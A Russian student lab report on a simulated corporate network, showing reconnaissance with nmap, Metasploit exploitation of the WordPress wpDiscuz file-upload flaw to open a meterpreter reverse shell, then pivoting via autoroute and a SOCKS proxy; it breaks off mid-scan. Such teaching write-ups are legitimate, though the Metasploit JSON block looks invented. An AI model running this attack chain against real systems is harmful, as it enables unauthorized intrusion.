

Лабораторная работа №4

Кибербезопасность предприятия

Еюбоглу Т, Зиязетдинов А, Исаев Б | НПИбд-01-22

Содержание

1	Цель работы	5
2	Теоретическое введение	6
3	Выполнение лабораторной работы	7
3.0.1	2.1.1 Эксплуатация плагина WpDiscuz	15
3.0.2	2.1.2 Поиск DNS-сервера	19
3.0.3	2.2 Bruteforce пароля	21
4	Вывод	25
	Список литературы	26

Список иллюстраций

3.1	Результат сканирования сети	8
3.2	Добавление записи в файл /etc/hosts	9
3.3	Сайт портала организации	9
3.4	Запуск фреймворка через GUI	10
3.5	Интерфейс фреймворка Metasploit	11
3.6	Результат поиска модуля сканирования WordPress	12
3.7	Выбор нужного модуля и отображение параметров	13
3.8	Настройка и запуск модуля сканирования	14
3.9	Результат сканирования	14
3.10	Пост “IT is magic” от пользователя “admin_joe”	16
3.11	Выход из модуля и поиск exploit	16
3.12	Выбранный модуль use 0	17
3.13	Параметры модуля	18
3.14	Установка значений параметров для атаки	18
3.15	Получения meterpreter-сессии	19
3.16	Регистрация подсети во фреймворке Metasploit	19
3.17	Поиск и выбор модуля metasploit auxiliary/server/socks_proxy	20
3.18	Настройки и запуск модуля	20
3.19	Сканирование портов	20
3.20	Идентификация DNS-сервера	21
3.21	Путь /usr/share/wordlists	21
3.22	Запуск атаки перебором	22
3.23	Задаем значения	23
3.24	Успешное подключение по SSH	23
3.25	Просмотр флага	24

Список таблиц

1 Цель работы

Цель данной лабораторных работ — отработка навыков проведения комплексной кибератаки в контролируемой среде, имитирующей реальную корпоративную сеть.

2 Теоретическое введение

Во внутреннем сегменте организации необходимо получить доступ к DNS-серверу и найти флаг в одной из DNS-записей.

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ.

3 Выполнение лабораторной работы

Перед началом атаки я провожу разведку путем сканирования сети. На основе исходных данных я определяю адрес подсети, в которой находится целевой сервер – 195.239.174.0/24. Для обнаружения уязвимых узлов я использую сканер nmap – это инструмент сканирования сетей, который позволяет настраивать сканирование с помощью передаваемых через командную строку флагов.

Применяемые мной флаги: -sV – проверяет открытые порты для определения информации о службе/версии; -sC – производит сканирование скриптами. (рис. fig. 3.1).

```
root@kali: ~  
File Actions Edit View Help  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)  
| ssh-hostkey:  
|   3072 7027c3618faf4b3ee45202c7ecde6b34 (RSA)  
|   256 d8d87dc8f06b8d4cccb33b38c9796d42 (ECDSA)  
|_  256 07e0583acf3b1253bc17b2cadb7907e3 (ED25519)  
443/tcp   open  ssl/http     nginx 1.25.0  
| ssl-cert: Subject: organizationName=Ampire/stateOrProvinceName=Some-State/c  
countryName=RU  
| Not valid before: 2023-05-26T13:18:26  
|_ Not valid after: 2033-05-23T13:18:26  
| tls-alpn:  
|   http/1.1  
|   http/1.0  
|_  http/0.9  
|_http-title: Site doesn't have a title (application/json).  
|_ssl-date: TLS randomness does not represent time  
|_http-server-header: nginx/1.25.0  
1688/tcp  open  nsjtp-data?  nginx 1.25.0  
8888/tcp  open  http        nginx 1.25.0  
|_http-title: Site doesn't have a title (application/json).  
|_http-server-header: nginx/1.25.0  
MAC Address: 02:00:00:CF:25:BF (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap scan report for portal.ampire.corp (195.239.174.25)  
Host is up (0.0015s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: WordPress 5.8.2  
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
MAC Address: 02:00:00:CF:25:BD (Unknown)  
  
Nmap scan report for 195.239.174.35
```

Рис. 3.1: Результат сканирования сети

В результате сканирования я обнаружил, что сервер с адресом 195.239.174.25 содержит открытый 80 порт (http), на котором располагается веб-портал portal.ampire.corp. Для перехода на сайт портала организации мне необходимо добавить статическую запись в файл /etc/hosts. (рис. fig. 3.2).




Рис. 3.2: Добавление записи в файл /etc/hosts

При переходе по адресу <http://portal.ampire.corp> в браузере открывается сайт портала организации. В нижней части страницы портала я обнаруживаю информацию, что данный сайт создан с помощью CMS Wordpress. (рис. fig. 3.3).

META

- [Log in](#)
- [Entries feed](#)
- [Comments feed](#)
- [WordPress.org](#)

Рис. 3.3: Сайт портала организации

Сайт работает на CMS Wordpress, поэтому для поиска возможных векторов атаки я провожу сканирование с помощью модуля Metasploit `wordpress_scanner`.

Metasploit Framework – это инструмент, содержащий множество модулей для исследования и эксплуатации уязвимостей. Я открываю фреймворк через командную строку с помощью команды `msfconsole` в терминале. (рис. fig. 3.4) (рис. fig. 3.5).




Рис. 3.4: Запуск фреймворка через GUI

```
[msf6] => show options -j
{
  "options": [
    {
      "name": "RHOST",
      "required": true,
      "short_name": null,
      "description": "The IP address or hostname of the remote host.",
      "default_value": null,
      "current_value": "10.10.10.10"
    },
    {
      "name": "EXITFUNC",
      "required": false,
      "short_name": null,
      "description": "The method used to exit the process.",
      "default_value": "process",
      "current_value": "process"
    }
  ]
}

[msf6] => show payloads -j
{
  "payloads": [
    {
      "name": "cmd",
      "description": "Executes a command on the remote host.",
      "type": "command",
      "category": "Process",
      "author": "Metasploit Project",
      "date": "2008-07-01",
      "version": "1.0",
      "requirements": [
        {
          "module": "process",
          "version": "1.0"
        }
      ],
      "options": [
        {
          "name": "CMD",
          "required": true,
          "short_name": null,
          "description": "The command to execute.",
          "default_value": null,
          "current_value": null
        }
      ]
    },
    {
      "name": "exec",
      "description": "Executes a command on the remote host.",
      "type": "process",
      "category": "Process",
      "author": "Metasploit Project",
      "date": "2008-07-01",
      "version": "1.0",
      "requirements": [
        {
          "module": "process",
          "version": "1.0"
        }
      ],
      "options": [
        {
          "name": "CMD",
          "required": true,
          "short_name": null,
          "description": "The command to execute.",
          "default_value": null,
          "current_value": null
        }
      ]
    },
    {
      "name": "meterpreter",
      "description": "Executes a command on the remote host.",
      "type": "process",
      "category": "Process",
      "author": "Metasploit Project",
      "date": "2008-07-01",
      "version": "1.0",
      "requirements": [
        {
          "module": "process",
          "version": "1.0"
        }
      ],
      "options": [
        {
          "name": "CMD",
          "required": true,
          "short_name": null,
          "description": "The command to execute.",
          "default_value": null,
          "current_value": null
        }
      ]
    }
  ]
}
```

Рис. 3.5: Интерфейс фреймворка Metasploit

Для исследования CMS WordPress на уязвимости я выбираю подходящий модуль сканирования. Выполняю поиск нужного модуля с помощью команды: (рис. fig. 3.6)

```
Shell No. 1
File Actions Edit View Help
24 auxiliary/scanner/http/wp_learnpres_sql_i 2020-04
-29 normal No Wordpress LearnPress current_items Authenticated SQL
i
25 auxiliary/scanner/http/wp_paid_membership_pro_code_sql_i 2023-01
-12 normal Yes Wordpress Paid Membership Pro code Unauthenticated S
QLi
26 auxiliary/scanner/http/wordpress_pingback_access
normal No Wordpress Pingback Locator
27 auxiliary/scanner/http/wp_registrationmagic_sql_i 2022-01
-23 normal Yes Wordpress RegistrationMagic task_ids Authenticated S
QLi
28 auxiliary/scanner/http/wordpress_scanner
normal No Wordpress Scanner
29 auxiliary/scanner/http/wp_secure_copy_content_protection_sql_i 2021-11
-08 normal Yes Wordpress Secure Copy Content Protection and Content
Locking sccp_id Unauthenticated SQLi
30 auxiliary/scanner/http/wordpress_xmlrpc_login
normal No Wordpress XML-RPC Username/Password Login Scanner
31 auxiliary/scanner/http/wordpress_multicall_creds
normal No Wordpress XML-RPC system.multicall Credential Collec
tor

Interact with a module by name or index. For example info 31, use 31 or use a
uxiliary/scanner/http/wordpress_multicall_creds

msf6 > |
```

Рис. 3.6: Результат поиска модуля сканирования WordPress

Наиболее подходящим инструментом для моих задач является модуль 28 auxiliary/scanner/http/wordpress_scanner. Для выбора данного модуля я использую команду: use 28. Для правильной настройки модуля я отображаю настраиваемые параметры с помощью команды: options (рис. fig. 3.7)




Рис. 3.7: Выбор нужного модуля и отображение параметров

Для настройки модуля сканирования я задаю параметр `rhost`, который определяет цель сканирования. В данном случае целью выступает `portal.ampire.corp`. Настройку произвожу с помощью команды: `set rhost portal.ampire.corp`. После настройки модуль запускается с помощью команды: `run` (рис. fig. 3.8)


```

msf6 auxiliary(scanner/http/wordpress_scanner) > set rhost portal.ampire.corp
rhost => portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >

```

Рис. 3.8: Настройка и запуск модуля сканирования

Результатом сканирования является список используемых целевым сервисом плагинов (рис. fig. 3.9)

```

[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Рис. 3.9: Результат сканирования

После сканирования я проверяю, какие из обнаруженных плагинов являются уязвимыми:

- **Wp essential** - является уязвимым и может быть эксплуатирован злоумышленником;
- **Wp-file-manager v7.1.2** - не является уязвимым после версии 6.9;
- **Duplicator** - является уязвимым и может быть эксплуатирован злоумышленником;
- **WpDiscuz** - содержит уязвимость, которая может привести к удаленному выполнению кода;
- **Elementor** - не является уязвимым, но дополнение Essential может быть использовано злоумышленником.

В данном сценарии для захвата сайта я могу использовать любой из плагинов: WpDiscuz, Duplicator или Essential. Варианты эксплуатации этих плагинов будут продемонстрированы далее.

3.0.1 2.1.1 Эксплуатация плагина WpDiscuz

Уязвимость данного плагина заключается в возможности загрузки произвольного файла на сервер с последующим удаленным выполнением кода (RCE). Плагин предназначен для разрешения пользователям прикреплять только изображения к комментариям, но уязвимые версии WpDiscuz не могут корректно проверить тип прикрепляемых файлов. Это позволяет загружать на сервер файлы любого типа, включая PHP-файлы.

Для эксплуатации данной уязвимости мне потребуется только адрес целевой машины и ссылка на любой пост с возможностью комментирования. IP-адрес целевой машины я уже получил на этапе сканирования, а адрес поста можно получить при просмотре записи после перехода по ссылке с главной страницы портала организации. (рис. fig. 3.10)




Рис. 3.10: Пост “IT is magic” от пользователя “admin_joe”

Найденный пост «IT is magic» от пользователя «admin_joe» имеет следующий адрес: `/index.php/2021/07/26/hello-world/`. Этот адрес будет использоваться при проведении атаки.

Для отмены выбора модуля мне необходимо набрать в командной строке команду `back`. Далее я осуществляю поиск нужного эксплойта для выбранного плагина с помощью команды: `search wordpress exploit wp_wpdiscuz` (рис. fig. 3.11)

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > back
msf6 > search wordpress exploit wp_wpdiscuz
```

Рис. 3.11: Выход из модуля и поиск exploit

В консоли Metasploit отображается единственный найденный модуль `exploit unix/webapp/wp_wpdiscuz_unauthenticated_file_upload`, который я выбираю для использования. (рис. fig. 3.12)


```
msf6 > search wordpress exploit wp_wpdiscuz

Matching Modules

#  Name                                     Disclosure
Date Rank Check Description
-  - - - - -
0  exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload 2020-02-21
    excellent Yes WordPress wpDiscuz Unauthenticated File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload

msf6 > 
```

Рис. 3.12: Выбранный модуль use 0

С помощью команды options можно посмотреть доступные параметры для данного модуля (рис. fig. 3.13)




Рис. 3.13: Параметры модуля

Далее установить значения параметров для атаки (рис. fig. 3.14)




Рис. 3.14: Установка значений параметров для атаки

В результате запуска модуля будет получена meterpreter-сессия от имени поль-

зователя "www-data" (рис. fig. 3.15)

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as HigtfAKj.php
[*] Calling payload ...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:52766)
    at 2025-11-07 00:42:58 +0300
[!] This exploit may require manual cleanup of 'HigtfAKj.php' on the target

meterpreter > getuid
Server username: www-data
meterpreter > █
```

Рис. 3.15: Получения meterpreter-сессии

3.0.2 2.1.2 Поиск DNS-сервера

После получения сессии можно переходить к процедуре поиска нужного сервера. В первую очередь выполнить проброс портов во внутреннюю сеть с помощью команды autoroute и запустить данную сеть - run autoroute -s 10.10.10.0/24. (рис. fig. 3.16)

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > █
```

Рис. 3.16: Регистрация подсети во фреймворке Metasploit

Мне необходимо проверить наличие открытых портов на хостах, которые находятся во внутренней сети организации, с помощью модуля nmap. Поскольку сканируемые хосты находятся во внутренней сети, в первую очередь я настраиваю

ваю прокси, через который будут проходить все запросы при сканировании. Для этого я использую модуль metasploit auxiliary/server/socks_proxy.

Сворачиваю текущую сессию с помощью команды bg, затем нахожу и выбираю модуль metasploit auxiliary/server/socks_proxy. (рис. fig. 3.17)

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST
```

Рис. 3.17: Поиск и выбор модуля metasploit auxiliary/server/socks_proxy

Настраиваем и запускаем модуль (рис. fig. 3.18)

```
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

Рис. 3.18: Настройки и запуск модуля

Далее открываем новый терминал kali. В новом терминале запускаем сканирование 100 самых часто используемых портов с помощью команды proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.15 (рис. fig. 3.19)

```
(reduser2@kali)-[~]
$ sudo -i
[sudo] password for reduser2:
(root@kali)-[~]
# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
